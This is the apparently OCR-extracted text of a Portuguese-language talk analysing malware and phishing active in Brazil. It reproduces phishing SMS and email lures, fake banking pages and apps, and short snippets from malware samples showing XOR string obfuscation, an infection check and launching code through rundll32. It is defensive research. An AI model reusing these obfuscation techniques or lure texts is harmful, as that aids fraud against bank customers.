Análise do Malware Ativo na Internet Brasileira: 4 anos depois. O que mudou?

Marcus Botacin[1]

[1]Universidade Federal do Paraná (UFPR)
mfbotacin@inf.ufpr.br
@MarcusBotacin

Neste mesmo GTS...

Uma Visão Geral
do *Malware* Ativo no Espaço Nacional da Internet entre 2012 e 2015

Marcus F. Botacin[1], André Grégio[1,2], Paulo Lício de Geus[1]

[1] Instituto de Computação – Universidade Estadual de Campinas (Unicamp)
Av. Albert Einstein, 1251 – 13083-852 – Campinas – SP – Brasil

[2]Centro de Tecnologia da Informação Renato Archer (CTI/MCTI)
Rod. D. Pedro I (SP-65), KM 143,6 – 13069-901 – Campinas – SP – Brasil

{marcus, paulo}@lasca.ic.unicamp.br, andre.gregio@cti.gov.br

Abstract. *Malware is one of the main attack vectors to compromise computer systems. To be ahead of security mechanisms, malware authors diversify their creations by inserting evasive functions, applying obfuscation techniques, and modularizing them into distributed components. In addition, distinct trends can be observed in different countries, according to the type of users and other factors. In this paper, we analyze malware active in Brazilian cyberspace between 2012 and the first quarter of 2015. We evaluated over 20 thousand unique samples, presenting the results regarding static and dynamic analysis.*

Resumo. *Programas maliciosos são um dos principais vetores de ataque contra sistemas computacionais. Para estar um passo à frente de mecanismos de segurança, seus desenvolvedores inserem funções evasivas, técnicas de ofuscação e modularização em componentes distibuídos. Além disso, tendências podem ser observadas em países diferentes de acordo com o tipo de usuário, entre outros fatores. Neste artigo, são analisados exemplares de malware ativos no espaço brasileiro da Internet entre 2012 e início de 2015. Mais de 20 mil exemplares foram avaliados, provendo resultados de análise estática e dinâmica.*

Figura: `https://tinyurl.com/yf2anfz2`

Tópicos

Era uma vez...




Figura: Mensagem SMS.

Era uma vez...




Figura: Site imitando a página do Banco.

Era uma vez...




Figura: Coleta de Informações da Vítima.

Era uma vez...

Figura: Transmissão de Informações para o Atacante.

Era uma vez...




Figura: Coleta de Múltiplos Fatores de Autenticação.

Era uma vez...

Figura: Transação Falhou (Sério?).

Era uma vez...




Figura: Página não é reconhecida como Maliciosa.

Outros Tipos de *phishing*

Tudo Bem?


Estou enviando os dados de uma conta para relisar o deposito

Para quitacao dos debitos no valor de R$ 490,00

esta conta e pessoa fisica pode deposita e me manda o comprovante

contafinanceiroPF.html

Outros Tipos de *phishing*



Outros Tipos de *phishing*


Em anexo segue copia do processo judicial em andamento. Por favor analisar cuidadosamente este documento.
Processo: 150899032173013

Baixar Anexo: Documento-01-12-2015.pdf

Atenciosamente;
Orcozol - Assessoria e Consultoria

Outros Tipos de *phishing*

Carregado 6 de 6 (1.39MB)



Baixar tudo como zip

Ola bom dia. Segue em anexo documentos. Favor verificar os dados.

Aplicações *Phishing*.

Figura: Aplicação Bancária Falsa.

Aplicações *Phishing*.




Figura: Aplicação Bancária Falsa.

Quanto dura uma campanha de *phishing?*




Figura: Campanha não cessa mesmo após o termino do evento alvo.

Tópicos

Diversidade de Formatos.




Figura: Distribuição dos Formatos de Arquivos utilizados por *malware*.

Ameaças VBE

```
1 Set Nics=objJWMIService.ExEcQuery("SELECT␣*␣FROM␣
    Win32_NetworkAdapterConfiguration␣WHERE␣
    IPEnabled␣=␣True")
```

Código 1: Exemplar de malware VBE obtendo informações de sistema através da consulta SQL as bases de dados.

```
1 set objShell = CreateObject(CryptXor("c0+\4","N0X")
    & ".Application")
```

Código 2: Exemplar de malware VBE instanciando um objeto a partir de uma string codificada usando operações XOR.

Ameaças JAVA

```
1 public static void main(String args[]){
2   File jsjmj3194 = new File((new StringBuilder(
        String.valueOf(bcvsnpdbxw4095("THKHBI...",
        abdwwhftjb7743)))).append("x").toString());
```

Código 3: Exemplar de malware JAR ofuscado.

```
1 if(jsjmj3194.exists())
2     System.exit(1);
```

Código 4: Exemplar de malware JAR confirmando a infecção.

```
1 Runtime.getRuntime().exec((new StringBuilder()).
    append("rundll32␣SHELL32.DLL,ShellExec_RunDLL␣")
    .append(qOggErFmPnJO6UUHp).append(rQ47EvtcHUKw).
    toString());
```

Código 5: Exemplar de malware JAR carregando bibliotecas externas.

Ameaças JavaScript

```
1 .protocol === "https:" ? "https://s." : "http://e.")
      + ".server.com/q.js"
```

Código 6: Exemplar de malware Javascript construindo uma URL em tempo de execução.

Tópicos

Como os exemplares são detectados?

